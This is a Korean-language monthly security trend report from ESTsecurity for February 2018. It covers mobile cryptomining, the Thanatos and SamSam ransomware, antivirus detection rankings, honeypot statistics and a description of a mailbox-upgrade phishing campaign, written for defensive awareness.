이스트시큐리티

보안 동향 보고서

No.102 2018.03

No.102 2018.03

이스트시큐리티 보안 동향 보고서

CONTENTS

01
악성코드 통계 및 분석

악성코드 동향

알약 악성코드 탐지 통계

허니팟/트래픽 분석

1. 악성코드 동향

2 월에 발생했던 가장 큰 보안이슈는 안드로이드 스마트폰 사용자를 노리는 가상화폐 채굴 공격이 여러 차례 발견된 부분이었습니다.

스마트폰 사용자를 대상으로 공격자들은 멀버타이징 방식을 이용하여 검색을 하거나, 공격자가 노린 특정 광고 모듈이 탑재된 앱을 통해 특정 악성사이트로 리다이렉션 시킵니다. 특정 악성사이트로 리다이렉션된 사용자들은 이 사이트를 통해 가상화폐 채굴에 자기도 모르게 이용당하게 됩니다. 스마트폰 사용자들은 사실 자신의 스마트폰의 성능저하를 실시간으로 체감하기 어렵고, 이 채굴작업은 사이트에 사용자가 머무르는 동안 모바일 브라우저를 통해서만 잠시 동안(사용자가 캡챠코드를 입력하여 봇이 아님을 증명하는 시간 내) 발생하기 때문에 인지하기도 어렵습니다.

공격자들의 가상화폐 채굴 공격은 위 케이스만이 아닙니다. 2 월에 마이닝 스크립트가 포함된 19 개의 앱이 구글플레이에 업로드되어 있는 것이 발견되기도 했는데요. 이 앱들 역시 사용자 모르게 Coinhive 스크립트를 로드하고 마이닝을 하는데 사용자 스마트폰의 리소스를 사용하기도 합니다. 주로 모네로 채굴을 위한 공격이 발견되고 있긴 하지만, 최근 발견된 마이닝 스크립트가 포함된 앱에서는 모네로 화폐 채굴 외에도 비트코인과 라이트코인을 마이닝하는 시도도 발견되었으므로 사용자분들의 주의가 필요한 상황입니다.

모바일 가상화폐채굴 공격과 더불어 랜섬웨어 이슈도 발생했습니다. 비트코인 캐시를 요구하는 첫번째 랜섬웨어인 'Thanatos'가 2 월에 발견되었으며 이 Thanatos 는 기존 이더리움과 비트코인을 요구하는 것 외에도 비트코인캐시를 추가로 요구하는 랜섬웨어이지만, 버그가 존재하여 암호화된 각 파일마다 사용하는 키 값이 어디에도 저장되지 않아 복호화비용을 지불하더라도 복호화가 거의 불가능한 문제가 존재하는 랜섬웨어였습니다.

이 외에도 몇 년전 유행했던 SamSam 랜섬웨어가 다시 등장하기도 하였는데요. 미국 콜로라도 교통부의 시스템을 대거 감염시키는 이슈가 발생하였고 이전에도 병원이나 시 의회, 교육기관등의 시스템을 공격한 바 있습니다. 이 SamSam 도 네트워크를 통한 전파 기능을 가지고 있기 때문에 시스템 보안 패치에 많은 신경을 써야 피해를 최소화하거나 예방할 수 있습니다.

기존에 주로 PC 에 국한되었던 가상화폐 채굴 공격이 모바일에서도 발생하고 있으며, 이러한 추세는 상대적으로 보안이 취약할 가능성이 높은 모바일기기에서 앞으로도 꾸준하게 발생될 것으로 예상됩니다. 때문에, 사용자 여러분들에게 익숙한 모바일 보안 수칙을 다시 한번 상기하고 보안 습관을 들이는 자세가 필요합니다.

2. 알약 악성코드 탐지 통계

감염 악성코드 TOP15

2018 년 2 월의 감염 악성코드 Top 15 리스트에서는 지난 1 월에 각각 1,2 위를 차지했던 Trojan.HTML.Ramnit.A 와 Trojan.Agent.gen 이 2 월 Top 15 리스트에서도 동일한 순위를 보였다. 지난 1 월에 5 위를 차지했던 Misc.HackTool.AutoKMS 악성코드 탐지 건수가 이번 2 월에 3 위로 크게 순위가 증가했다. 전반적으로 지난 1 월에 비해 3 일이나 적었지만 이번 2 월 악성코드 감염 건 수는 8% 정도만 줄어들었다.


순위	등락	악성코드 진단명	카테고리	합계(감염자수)
1	-	Trojan.Agent.gen	Trojan	2,181,405
2	-	Trojan.HTML.Ramnit.A	Trojan	1,069,148
3	↑2	Misc.HackTool.AutoKMS	Trojan	811,821
4	-	Win32.Ramnit	Trojan	746,861
5	↑3	Adware.GenericKD.12447732	Adware	553,480
6	↓3	Adware.SearchSuite	Adware	451,888
7	New	Hosts.media.opencandy.com	Host	360,916
8	↑5	Misc.Keygen	Trojan	329,208
9	↑6	Trojan.LNK.Gen	Trojan	320,256
10	New	Gen:Variant.Ursu.110512	Trojan	291,361
11	New	Adware.GenericKD.5437532	Adware	282,943
12	-	Win32.Neshta.A	Trojan	265,573
13	↑1	Backdoor.Agent.Orcus	Backdoor	239,471
14	New	Worm.ACAD.Bursted.doc.B	Worm	189,381
15	New	JS:Trojan.JS.Agent.SAP	Trojan	179,059

*자체 수집, 신고된 사용자의 감염통계를 합산하여 산출한 순위임

2018 년 2 월 01 일 ~ 2018 년 2 월 28 일


악성코드 유형별 비율

악성코드 유형별 비율에서 트로이목마(Trojan) 유형이 가장 많은 75%를 차지했으며 애드웨어(Adware) 유형이 16%로 그 뒤를 이었다.



카테고리별 악성코드 비율 전월 비교


2 월에는 1 월과 비교하여 트로이목마(Trojan) 악성코드 감염 카테고리 비율이 66%에서 75%로 증가했다. 전반적인 비율은 감소하였고, 광고 창을 띄우는 악성코드 관련 media.opencandy.com 탐지 건 수가 새롭게 확인되었다.




3. 허니팟/트래픽 분석

2 월의 상위 Top 10 포트

허니팟/정보 수집용 메일서버를 통해 유입된 악성코드가 사용하는 포트 정보 및 악성 트래픽을 집계한 수치




최근 3 개월간 상위 Top 5 포트 월별 추이



악성 트래픽 유입 추이

외부로부터 유입되는 악의적으로 보이는 트래픽의 접속 시도가 감지된 수치



단위 : 악의적 트래픽 접속 시도 감지 건수

2017 년 9 월 ~ 2018 년 2 월

02

전문가 보안 기고


1. 사서함 업그레이드로 위장한 계정 탈취 목적의 악성 메일 주의

2. 국내에 유입된 전신 송금 확인 악성 메일 주의

1. 사서함 업그레이드로 위장한 계정 탈취 목적의 악성 메일 주의

국내에 지속적으로 사서함 업그레이드로 위장한 피싱 메일이 국내에 유포되고 있어 주의를 당부드립니다.


이번에 발견된 피싱 메일은 사서함 할당량 초과로 인하여, 사서함을 업그레이드해야 한다는 내용으로 링크 클릭을 유도합니다.



[그림 1] 사서함 업그레이드를 유도하는 악성 메일

02 전문가 보안 기고


메일 본문의 '업그레이드하려면 여기를 클릭하십시오'를 클릭하게 될 경우 계정 비밀번호 입력을 유도하는 사이트로 연결합니다.



[그림 2] 비밀번호 입력을 유도하는 사이트

만일 이용자가 비밀 번호를 입력하고, '지금 업그레이드' 버튼을 누를 경우 페이지에서 '기다려주십시오' 등의 문구가 보여집니다. 하지만 이는 이용자를 안심시키기 위한 것으로 보여지며, 실제로는 입력 폼에 기입한 비밀번호가 공격자 서버로 전송됩니다.

[그림 3] 이용자를 안심시키기 위한 문구 표시



[그림 4] 사용자 정보가 공격자 서버로 전송되는 화면

따라서 출처가 불분명한 메일에 존재하는 첨부파일 혹은 링크에 대해 각별히 주의해주시기 바랍니다

